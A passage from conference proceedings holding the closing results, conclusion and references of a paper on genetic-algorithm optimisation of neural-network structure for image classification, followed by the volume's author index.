
Fig.10 Image classification accuracy for  $T_i=5$ Fig.11 Price value for image classification for  $T_i=5$ 

TABLE 2 THE RESULTING ACCURACY OF IMAGE CLASSIFICATION FOR  $T_i=3$

Type NN	Training, %	Testing, %
Common	98.79	92.21
Optimized	99.09	94.01



Fig.12 Image classification accuracy for  $T_i=3$




Fig.13 Price value for image classification for  $T_i=3$

## VI. CONCLUSION

The problem of a structural optimization algorithm implementation was considered in this article, and the possible appliance of this algorithm in an image recognition problems was analyzed.

Due to the optimisation structure of connections we could lower the false classification percentage to 4.2% in the testing set and also we could lower the false recognition percentage from 7.8 to 6.0 in the testing set. The proposed algorithm has flexibility in the number of hidden layers, neurons and links.

The obtained results prove the efficiency of the proposed algorithm for using with recognition problems.

## REFERENCES

- [1] Q. Xiao, W. Shi, X. Xian and X. Yan, "An image restoration method based on genetic algorithm BP neural network", Proceedings of the 7th World Congress on Intelligent Control and Automation, pp. 7653-7656, 2008.
- [2] W. Wu, W. Guozhi, Z. Yuanmin and W. Hongling, "Genetic Algorithm Optimizing Neural Network for Short-Term Load Forecasting", International Forum on Information Technology and Applications, pp. 583-585, 2009.
- [3] S. Zeng, J. Li and L. Cui, "Cell Status Diagnosis for the Aluminum Production on BP Neural Network with Genetic Algorithm", Communications in Computer and Information Science, Vol. 175, pp. 146-152, 2011.
- [4] W. Yinghua and X. Chang, "Using Genetic Artificial Neural Network to Model Dam Monitoring Data", Second International Conference on Computer Modeling and Simulation, pp. 3-7, 2010.
- [5] R. Sulej, K. Zaremba, K. Kurek and R. Rondio, "Application of the Neural Networks in Events Classification in the Measurement of the Spin Structure of the Deuteron", Warsaw University of Technology, Poland, 2007.

- [6] S. A. Harp and T. Samad, "Genetic Synthesis of Neural Network Architecture", Handbook of Genetic Algorithms, pp. 202-221, 1991.
- [7] D. Whitley, T. Starkweather and C. Bogart, "Genetic Algorithms and Neural Networks: Optimizing Connections and Connectivity", Parallel Computing, Vol. 14, pp. 347-361, 1990.
- [8] V. Bevilacqua, G. Mastronardi, F. Menolascina, P. Pannarale and A. Pedone, "A Novel Multi-Objective Genetic Algorithm Approach to Artificial Neural Network Topology Optimisation: The Breast Cancer Classification Problem", International Joint Conference on Neural Networks, pp. 1958-1965, 2006.
- [9] Y. Du and Y. Li, "Sonar array azimuth control system based on genetic neural network", Proceedings of the 7th World Congress on Intelligent Control and Automation, pp. 6123-6127, 2008.
- [10] S. Nie and B. Ye, "The Application of BP Neural Network Model of DNA-Based Genetic Algorithm to Monitor Cutting Tool Wear", International Conference on Measuring Technology and Mechatronics Automation, pp. 338-341, 2009.
- [11] C. Tang, Y. He and L. Yuan, "A Fault Diagnosis Method of Switch Current Based on Genetic Algorithm to Optimize the BP Neural Network", International Conference on Electric and Electronics, Vol. 99, pp. 943-950, 2011.
- [12] Y. Du and Y. Li, "Sonar array azimuth control system based on genetic neural network", Proceedings of the 7th World Congress on Intelligent Control and Automation, pp. 6123-6127, 2008.
- [13] L. Jinru, L. Yibing and Y. Keguo, "Fault diagnosis of piston compressor based on Wavelet Neural Network and Genetic Algorithm", Proceedings of the 7th World Congress on Intelligent Control and Automation, pp. 6006-6010, 2008.
- [14] D. Dasgupta and D. R. McGregor, "Designing Application-Specific Neural Networks using the Structured Genetic Algorithm", Proceedings of International Workshop on Combinations of Genetic Algorithms and Neural Networks, pp. 87-96, 1992.
- [15] G. G. Yen and H. Lu, "Hierarchical Genetic Algorithm Based Neural Network Design", IEEE Symposium on Combinations of Evolutionary Computation and Neural Networks, pp. 168-175, 2000.
- [16] P. Koehn, "Combining Genetic Algorithms and Neural Networks: The Encoding Problem", University of Tennessee, Knoxville, 1994.
- [17] Z. Chen, "Optimization of Neural Network Based on Improved Genetic Algorithm", International Conference on Computational Intelligence and Software Engineering, pp. 1-3, 2009.
- [18] P. W. Munro, "Genetic Search for Optimal Representation in Neural Networks", Proceedings of the International Joint Conference on Neural Networks and Genetic Algorithms, pp. 675-682, 1993.
- [19] X. Fu, P.E.R. Dale and S. Zhang, "Evolving Neural Network Using Variable String Genetic Algorithms (VGA) for Color Infrared Aerial Image Classification", Chinese Geographical Science, Vol. 18(2), pp. 162-170, 2008.
- [20] J. M. Bishop and M. J. Bushnell, "Genetic Optimization of Neural Network Architectures for Colour Recipe Prediction", Proceedings of the International Joint Conference on Neural Networks and Genetic Algorithms, pp. 719-725, 1993.
- [21] M. Mezard, J.P. Nadal, "Learning in feedforward layered networks: The Tiling algorithm", Journal of Physics, 1989, V. A22, P. 2191 - 2203.
- [22] M. Frean, "The Upstart Algorithm: A Method for Constructing and Training Feed-Forward Neural Networks", Tech. Rep. 89/469, Edinburgh University, 1989.
- [23] B. D. Ripley, "Pattern recognition and neural networks", Cambridge: Cambridge Univ. Press, 2009.
- [24] Y.Y. Dorogiy, "Accelerated learning algorithm of Convolutional neural networks", Y.Y. Dorogiy, Visnik NTUU «KPI», «Informatika, upravlinnya ta obchislyvalna tehnika», #57, 2012, S. 150-154.
- [25] Ya. Yu. Dorohyy, "The algorithm of algorithmic optimization of the structural neural network is based on classification of data", / Ya. Yu. Dorohyy, V. V. Tsurkan, O. O. Doroha-Ivanyuk, D. A. Ferens, Visnyk NTUU «KPI», «Informatyka, upravlinnya ta obchislyvalna tehnika», #62, 2015, S. 169-173.
- [26] S. D. Hallaway, "Programming Clojure", Dalles, Tex.[u.a.] : The Pragmatic Bookshelf, 2012. 2nd ed.
- [27] B. Goetz, "Java Concurrency in Practice", Addison-Wesley Professional; 1 edition, 2006.

- [28] Yale Face Database. homepage: <http://vision.ucsd.edu/~iskwak/ExtYaleDatabase/Yale/Face/Database.htm> (online).
- [29] Yoshua Bengio, "Practical recommendations for gradient-based training of deep architectures", arXiv:1206.5533v2, 2012.
- [30] Hüsken, M., Jin, Y. & Sendhoff, B. *Soft Computing* (2005) 9: 21. doi:10.1007/s00500-003-0330-y.
- [31] Peter Sadowski, "Notes on backpropagation", homepage: <https://www.ics.uci.edu/~pjsadows/notes.pdf> (online).





# Author Index

- A**bd-El-Atty, Bassem ..... 555  
 Abdelmotagally, Mohamed Fouad ..... 545  
 Acewicz, Marcin ..... 223  
 Aguillar, Daniel A. M. .... 961  
 Alagar, Vangalur ..... 803  
 Alekseev, Vasily ..... 647  
 Alhakbani, Haya ..... 399  
 al-Rifaie, Mohammad Majid ..... 399  
 Andangsari, Esther W. .... 367  
 Andolfatto, Daniela ..... 587  
 Aquino, Jr., Plinio Thomaz ..... 961, 1303  
 Arciuch, Artur ..... 657  
 Artych, Rafał ..... 783  
 Asavei, Victor ..... 653  
 Aszalós, László ..... 403  
 Atamanova, Anastasia ..... 49  
 Atia, Dina Y. .... 429  
  
**B**abič, František ..... 155  
 Babout, Laurent ..... 1235  
 Baby, Britty ..... 213  
 Bakó, Mária ..... 403  
 Balan, Oana ..... 653  
 Barán, Benjamín ..... 421  
 Baranov, Alexander ..... 873  
 Basiuras, Michał ..... 1235  
 Baumann, Tommy ..... 1127  
 Bayhan, Haci ..... 1065  
 Bénard, Jérémy ..... 1109  
 Berber, Fatih ..... 1085  
 Beritelli, Francesco ..... 601  
 Bernardin, Antonin ..... 441  
 Berton, Philipp ..... 913  
 Bicevska, Zane ..... 999  
 Bicevskis, Janis ..... 999  
 Bielecka, Marzena ..... 1149  
 Bielecki, Andrzej ..... 1149  
 Bielecki, Włodzimierz ..... 523  
 Bocianiak, Krzysztof ..... 783  
 Boeres, Maria Claudia Silva ..... 527  
 Bogach, Natalia ..... 265  
 Boitsova, Elena ..... 265  
 Boonjing, Veera ..... 945  
 Boudet, Vincent ..... 469  
 Brada, Premek ..... 1335  
 Brocki, Łukasz ..... 1275  
 Brodnicki, Kamil ..... 1217  
 Bunton, Joe ..... 407  
 Buschhoff, Markus ..... 1051  
 Butelle, Franck ..... 445  
  
 Bylina, Beata ..... 489  
 Bylina, Jarosław ..... 489, 493  
 Bystrický, Michal ..... 693  
  
**C**abaj, Krzysztof ..... 549  
 Capizzi, Giacomo ..... 601  
 Carchiolo, Vincenza ..... 1157  
 Castañé, Gabriel G. .... 749  
 Catabriga, Lucia ..... 527  
 Cemus, Karel ..... 1307  
 Cen, Ling ..... 149  
 Cerny, Tomas ..... 1307  
 Charytanowicz, Małgorzata ..... 29, 71  
 Chen, Jingying ..... 1297  
 Cherifi, Walid ..... 819, 825  
 Chiryshev, Yuriy ..... 49  
 Chmielarz, Witold ..... 935, 965  
 Chmielewski, Mariusz ..... 835  
 Cichoń, Sławomir ..... 607  
 Cürüklü, Baran ..... 293  
  
**D**amaševičius, Robertas ..... 347, 373  
 Dan, Daniel ..... 1325  
 Daszuta, Marcin ..... 1283  
 Deja, Dominik ..... 127  
 Demirezen, Mustafa ..... 361  
 Deniziak, Stanisław ..... 613  
 Derezińska, Anna ..... 1315  
 Dethlefs, Tim ..... 317  
 Dimitrieski, Vladimir ..... 707  
 Długosz, Dominika ..... 1353  
 Dobrinkova, Nina ..... 481  
 Dochev, Ivan ..... 317  
 Dong, Dapeng ..... 749  
 Dong, Zhao Yang ..... 1167  
 Donno, Michele De ..... 807  
 Doroga-Ivaniuk, Olena ..... 1365  
 Dorogyy, Yaroslav ..... 1365  
 Dörpinghaus, Jens ..... 329  
 Drabinová, Adéla ..... 189  
 Dragoni, Nicola ..... 807  
 Drag, Paweł ..... 1347  
 Dudycz, Helena ..... 981  
 Đukić, Verislav ..... 707  
 Dyk, Michał ..... 835  
 Dziwiątkowski, Szymon ..... 143

Eftestøl, Trygve .....	1353
Ekström, Mikael .....	293
El-Latif, Ahmed Abd .....	555
Elmahdy, Mohamed S. ....	165
Ernst, Andreas .....	407
Ernst, Sebastian .....	1149
Esche, Marko .....	763

Fabian, Piotr .....	169
Fabijańska, Anna .....	629
Fabisiaak, Luiza .....	939
Falkenberg, Robert .....	1051
Feltus, Christophe .....	971
Fialko, Sergiy .....	497
Fidanova, Stefka .....	415
Filelis-Papadopoulos, Christos .....	749
Finnie, Thomas .....	481
Fluck, Juliane .....	329
Fogel, Gerardo G. ....	421
Fornalczyk, Krzysztof .....	1291
Franczyk, Bogdan .....	925
Frasheri, Mirgita .....	293
Friesel, Daniel .....	1051
Fuchi, Shingo .....	773
Fuentes-Fernández, Rubén .....	299
Fujikawa, Masaki .....	773

Gajowniczek, Krzysztof .....	307
Galletti, Ardelio .....	507
Gao, Lei .....	1297
Gatsou, Chrysoula .....	623
Gawkowski, Piotr .....	549
Gbadamosi, Abdulrasaq .....	11
Gebhardt, Anne .....	913
Gepner, Paweł .....	415
Gheorghiu, Razvan Andrei .....	849, 853
Ghoneim, Ahmed .....	555
Giaretta, Alberto .....	807
Giunta, Giulio .....	507
Glöckner, Michael .....	925
Goczyła, Krzysztof .....	19
Gola, Arkadiusz .....	575
Gonçalves, Douglas S. ....	441
Gordienko, Yuri .....	639
Gorgoń, Marek .....	607
Gosek, Łukasz .....	1177
Gozillon, Andrew .....	697
Grad, Łukasz .....	131
Grau, Oliver .....	663
Greif, Klaudia .....	1235
Grochowski, Konrad .....	549
Grudzień, Krzysztof .....	1235
Guizzard, Giancarlo .....	1
Gurkahraman, Kali .....	113

Haffner, Oto .....	181
Halici, Ali .....	1015
Hall, Ian .....	481
Hamotskyi, Serhii .....	639
Hanada, Masaki .....	885
Hanuš, Josef .....	195
Hariharan, Harini .....	663
Henriques, Pedro Rangel .....	701
Herfet, Thorsten .....	663
Hernes, Marcin .....	905
Higashiyama, Shohei .....	339
Hildmann, Hanno .....	429
Hirata, Kouichi .....	433
Hodoň, Michal .....	857
Holeňa, Martin .....	67
Homoncik, Łukasz .....	1269
Hompel, Michael ten .....	1051, 1065
Houdek, Jakub .....	189
Hoyet, Ludovic .....	441
Hudik, Martin .....	891

Iordache, Valentin .....	849, 853
Isakovic, A. F. ....	429
Ishizaka, Yuma .....	433
Ivanov, Ievgen .....	237

Jacobs, Marc .....	329
Jakubik, Jan .....	135
Jankowski, Jarosław .....	1019
Janusz, Andrzej .....	121
Jarzabek, Stanisław .....	1325
Jarzębowicz, Aleksander .....	1189
Jaszczur, Sebastian .....	143
Jestädt, Thomas .....	1127
Ježová, Kateřina .....	173
Jitsukawa, Kouki .....	773
Jobczyk, Krystian .....	1095
Jungmann, Daniel .....	663

Kalinowski, Dawid .....	75
Kaliszyk, Cezary .....	227
Kalra, Prem .....	213
Kapočiūtė-Dzikienė, Jurgita .....	347, 373
Karbowiak, Sylwia .....	203
Karczmarczyk, Artur .....	949, 1019
Karolyi, Matěj .....	173
Karpavičius, Arnas .....	373
Karpilovskiy, Viktor .....	497
Karpus, Aleksandra .....	19
Keir, Paul .....	697
Kieruzel, Magdalena .....	995
Kim, Moo Wan .....	885
Klimek, Radosław .....	1077
Klimes, Filip .....	1307
Kluza, Krzysztof .....	1069, 1095

Kochláň, Michal .....	857
Kokoulina, Liudmila .....	1099
Kollár, Ján .....	711
Komenda, Martin .....	173
König, Jean-Claude .....	469
Kopecek, Martin .....	177
Kopeček, Martin .....	195
Korczak, Jerzy .....	905, 981, 1135
Kordek, David .....	177
Kornilowicz, Artur .....	245
Korniłowicz, Artur .....	237
Korobenin, Pavel .....	281
Korzhik, Valery .....	647
Koszuta, Sebastian .....	1263
Kotecka, Dagmara .....	1211
Kotulski, Zbigniew .....	783
Kowalski, Piotr Andrzej .....	29, 39, 71, 743
Kozakiewicz, Wiktor .....	1235
Kozłowski, Edward .....	575
Krendelev, Sergey .....	793
Krishnamoorthy, Mohan .....	407
Królak, Aleksandra .....	1353
Kruglov, Artem .....	49
Kryvolap, Andrii .....	237
Krzysztoń, Mateusz .....	865
Książek, Kamil .....	601
Kučera, Erik .....	181
Kucharski, Przemysław .....	1235
Kudryavtsev, Dmitry .....	1099
Kukk, Liina .....	1249
Kulczycki, Piotr .....	29, 71, 743
Kusy, Maciej .....	39
Kuzmin, Ilya .....	793
<b>L</b> amas, David .....	1249
Langr, Daniel .....	513
Laszczyk, Maciej .....	75, 83
Leclercq, Camille Coti Etienne .....	445
Lee, Jiwon .....	643
Lee, JungSoo .....	643
Leitão, Carla .....	1239
Leyh, Christian .....	913, 989
Lezhenin, Yuriy .....	265
Liang, Hanghan .....	877
Lichodij, Joanna .....	83
Ligęza, Antoni .....	1069, 1095
Li, Li .....	555
Lipczyński, Tomasz .....	995
Lipka, Richard .....	1335
Liu, Xiaodi .....	1297
Loria, Mark Philip .....	1157
Loukanova, Roussanka .....	57
Ludwig, André .....	925
Łukasik, Szymon .....	29, 71
Luković, Ivan .....	707
Luque, Gabriel .....	415
Lynn, Theo .....	749

<b>M</b> aciejewski, Henryk .....	357
Maciel, Cristiano .....	1239
Maďar, Marián .....	185
Madera, Michał .....	1357
Mahloo, Mozhgan .....	733
Majernik, Jaroslav .....	185
Makarov, Sergei .....	925
Makiyama, Daniel Souza .....	1303
Malgeri, Michele .....	1157
Manso, Junior, Pedro .....	961
Marasek, Krzysztof .....	383, 389, 1231, 1275
Marcellino, Livia .....	507
Marcinkevičius, Romas .....	373
Marinescu, Dan C. ....	749
Markowski, Paweł .....	1199
Martinková, Patricia .....	189
Martin, Philippe .....	1109
Martin, Stefan .....	989
Mašín, Vladimír .....	195
Masoudinejad, Mojtaba .....	1051
Melaniuk, Michał .....	843
Melgar, Andrés .....	271
Membarth, Richard .....	663
Mergen, A. Erhan .....	1015
Michno, Tomasz .....	613
Minea, Marius .....	849, 853
Mojžišová, Jana .....	185
Mokkas, Michail .....	259
Moldoveanu, Alin .....	653
Moldoveanu, Florica .....	653
Molenda, Krzysztof .....	249
Moon, Sungwon .....	643
Morales, Jorge .....	271
Morales-Luna, Guillermo .....	647
Morar, Anca .....	653
Moreno, Edmundo Vergara .....	453
Morgun, Alexander .....	139
Morrison, John .....	749
Morsy, Ahmed .....	165
Möttus, Mati .....	1249
Możejko, Aleksandra .....	1275
Mucherino, Antonio .....	441
Multon, Franck .....	441
Murakami, Isabel .....	961
Murawski, Krzysztof .....	657, 675
Muszyńska, Karolina .....	919
Myszkowski, Paweł B. ....	75, 83
<b>N</b> afkha, Rafik .....	307
Najgebauer, Andrzej .....	835
Nam, Do-won .....	643
Napieralski, Piotr .....	1283
Napoli, Christian .....	373
Naumowicz, Adam .....	245
Neruda, Roman .....	109
Nielsen, Arne Hejde .....	1167

Niewiadomska-Szynkiewicz, Ewa .....	865	Przybyłek, Adam .....	1211
Nikitchenko, Mykola .....	237	Przybyłek, Michał .....	1199
Nita, Bartłomiej .....	981	Przybyszewski, Przemysław .....	143
Noguchi, Taku .....	797	Pulc, Petr .....	67
Noia, Tommaso di .....	19	Pyshkin, Evgeny .....	265, 281
Nosu, Kiyoshi .....	1119	Pytel, Krzysztof .....	87
Novais, Daniel José Ferreira .....	701	Quiliot, Alain .....	473
Nowakowski, Grzegorz .....	1365	Raczyński, Mateusz .....	1177
Nowak, Tomasz .....	783	Rahmanto, Anneke D. S. ....	367
Nowikowski, Alexis .....	549	Rasmussen, Theis Bo .....	1167
Nowosielski, Artur .....	743	Renz, Wolfgang .....	317
Nugroho, Aryo E. ....	367	Revák, Martin .....	891
<b>O</b> ditis, Ivo .....	999	Rodrigues, Thiago Nascimento .....	527
Olejár, Jaroslav .....	155	Roeva, Olympia .....	415
Oleksyk, Piotr .....	981	Rojbi, Anis .....	639
Ong, Veronica .....	367	Romanowski, Andrzej .....	1231
Onishi, Takashi .....	339	Roosbeh, Amir .....	733
Ørn, Stein .....	1353	Roupin, Frédéric .....	445
Ośko, Tomasz .....	783	Różewski, Przemysław .....	995
Owczarek, Mateusz .....	669	Rudnik, Marcin .....	1315
Owoc, Mieczysław .....	1123	Rueda, José L. ....	11
Özer, Ali Haydar .....	459	Ruta, Dymitr .....	149, 429
<b>P</b> aja, Wiesław .....	199	Rychlý, Marek .....	561
Pąk, Karol .....	223, 227	Ryšavý, Ondřej .....	561
Palensky, Peter .....	11	<b>S</b> adamasa, Kunihiko .....	339
Palkowski, Marek .....	523	Saľabun, Wojciech .....	949
Pałys, Tomasz .....	657	Santorek, Jakub .....	1235
Pancerz, Krzysztof .....	199	Sanz, Jorge Gomez .....	299
Paprzycki, Marcin .....	415	Šarafín, Peter .....	891
Paralič, Ján .....	155	Sarbinowski, Antoine .....	473
Parlato, Diego .....	507	Scaglione, Francesco .....	601
Pawełoszek, Ilona .....	1005	Šcavnický, Jakub .....	173
Pereira, Maria João Varanda .....	701	Schaaf, Sebastian .....	329
Pereira, Roberto .....	1239	Schäffer, Thomas .....	989
Pereira, Vinícius Carvalho .....	1239	Schwarzbach, Björn .....	925
Periyasamy, Kasi .....	803	Sciuto, Grazia Lo .....	601
Peszek, Agnieszka .....	249	Segura, Edwar Luján .....	453
Pfitzinger, Bernd .....	1127	Segura, Flabio Gutiérrez .....	453
Pimchangthong, Daranee .....	945	Seller, Hannes .....	317
Plebanek, Stanisław .....	1203	Semberecki, Piotr .....	357
Plyasunov, Nikita .....	1099	Sepczuk, Mariusz .....	783
Pohl, Daniel .....	663	Ševčík, Peter .....	891
Poľap, Dawid .....	353, 601	Seyfioğlu, Mehmet .....	361
Politis, Anastasios .....	623	Sičák, Michal .....	711
Pollet, Valentin .....	469	Sielski, Dawid .....	1235
Połocka, Katarzyna .....	1189	Sikorski, Marcin .....	1231
Pondel, Maciej .....	1135	Sikos, Leslie F. ....	91
Poniszewska-Maranda, Aneta .....	1207	Šimeček, Ivan .....	513
Popović, Aleksandar .....	707	Singh, Ramandeep .....	213
Porubán, Jaroslav .....	721	Sitek, Paweł .....	1057
Potuzak, Tomas .....	1335	Skala, Vaclav .....	537
Preisler, Thomas .....	317	Skulimowski, Piotr .....	669
Proper, Erik HA .....	971		

Śmiech, Mateusz .....	143
Śmigielski, Piotr .....	1177
Soares, João Monteiro .....	733
Sobaszek, Łukasz .....	575
Spiechowicz, Anna .....	1221
Spinczyk, Olaf .....	1051
Spirjakin, Denis .....	873
Spognardi, Angelo .....	807
Sporysz, Maciej .....	249
Srivastav, Vinkle Kumar .....	213
Sroczyński, Zdzisław .....	1257
Stapor, Katarzyna .....	169
Stark, Erich .....	181
Št'astná, Jana .....	569
Stefański, Tadeusz .....	579, 1057
Štěpánek, Lubomír .....	189
Stirenko, Sergii .....	639
Stokowiec, Wojciech .....	1275
Strug, Barbara .....	99
Strug, Joanna .....	99
Strumiłło, Paweł .....	669
Štuka, Čestmír .....	189
Styczeń, Krystyn .....	1347
Suchenia (Mroczek), Anna .....	1095
Suhartono, Derwin .....	367
Sulej, Wojciech .....	675
Sulír, Matúš .....	721
Suo, Jintao .....	1297
Suprayogi, Muhamad N. ....	367
Suri, Ashish .....	213
Swacha, Jakub .....	919
Świechowski, Maciej .....	121
Szabo, Jaroslav .....	895
Szafrąński, Bolesław .....	819, 825
Szajerman, Dominik .....	1283
Szczuka, Marcin .....	143
Szklanny, Krzysztof .....	1263, 1269
Szumski, Oskar .....	935
Szyjewski, Grzegorz .....	939
<b>T</b> ajmayer, Tomasz .....	121
Takci, Hidayet .....	113
Taudul, Bartosz .....	663
Tautkute, Ivona .....	1275
Terkaj, Walter .....	587
Thiel, Florian .....	763
Thompson, James .....	481
Toja, Marco .....	1157
Tomášek, Martin .....	569
Tomoń, Rafał .....	1357
Toro, Federico Grasso .....	763
Trinh, Lan Anh .....	293
Trzciński, Tomasz .....	1275
Tunia, Marcin .....	783
Tyszk, Apoloniusz .....	249

<b>U</b> ceda, Rafael Asmat .....	453
Urgo, Marcello .....	587
Usaha, Wipawee .....	877
Uysal, Murat Paşa .....	1015

<b>V</b> antová, Zuzana .....	155
Vejražka, Martin .....	189
Venčkauskas, Algimantas .....	347, 373
Venkatapathy, Aswin Karthik Ramachandran .....	1051, 1065
Vidnerová, Petra .....	109
Villagra, Marcos .....	421
Viterbo, José .....	1239
Voda, Petr .....	177
Vranić, Valentino .....	693
Vu, Quang Hieu .....	149
Vyškovský, Roman .....	173

<b>W</b> alczak, Andrzej .....	657
Wang, Da .....	11
Wan, Kaiyu .....	803
Wary, Jean-Philippe .....	783
Watanabe, Yotaro .....	339
Wątróbski, Jarosław .....	949, 1019
Wawrzonowski, Marcin .....	1283
Weichbroth, Paweł .....	1123, 1217
Werewka, Jan .....	1221
Weyulu, Emilia .....	885
Wichrowski, Marcin .....	1269
Wieczorkowska, Alicja .....	1269
Wietfeld, Christian .....	1051
Wikarek, Jarosław .....	579
Wiktorski, Tomasz .....	1353
Williem .....	367
Wiśniewski, Piotr .....	1069, 1095
Włodarski, Rafał .....	1207
Wojciechowski, Adam .....	1291
Wojnicki, Igor .....	1149
Wołk, Agnieszka .....	383, 389
Wołk, Krzysztof .....	383, 389
Wolski, Waldemar .....	949, 1019
Wosiak, Agnieszka .....	203
Wozniak, Marcin .....	601

<b>X</b> iong, Huanhuan .....	749
-------------------------------	-----

<b>Y</b> ahyapour, Ramin .....	1085
Yamamoto, Takaya .....	797
Yang, Guangya .....	1167
Yelkuvan, Ahmet Firat .....	113
Yoo, Wonyoung .....	643
Yoshino, Takuya .....	433

Ząbkowski, Tomasz.....	307	Zhuikov, Artyom.....	265
Žák, Samuel.....	891, 895	Zhuvikin, Aleksei.....	681
Zambon, Eduardo.....	1	Ziamba, Ewa.....	1031
Zavada, Svetlana.....	49	Ziamba, Paweł.....	1019
Zborowski, Marek.....	965	Żórawski, Piotr.....	549
Zeidler, Felix.....	1065	Żuralski, Karol.....	1123
Zevgolis, Dimitrios.....	623	Zurek, Tomasz.....	259
Zhang, Kun.....	1297	Żytniewski, Mariusz.....	1039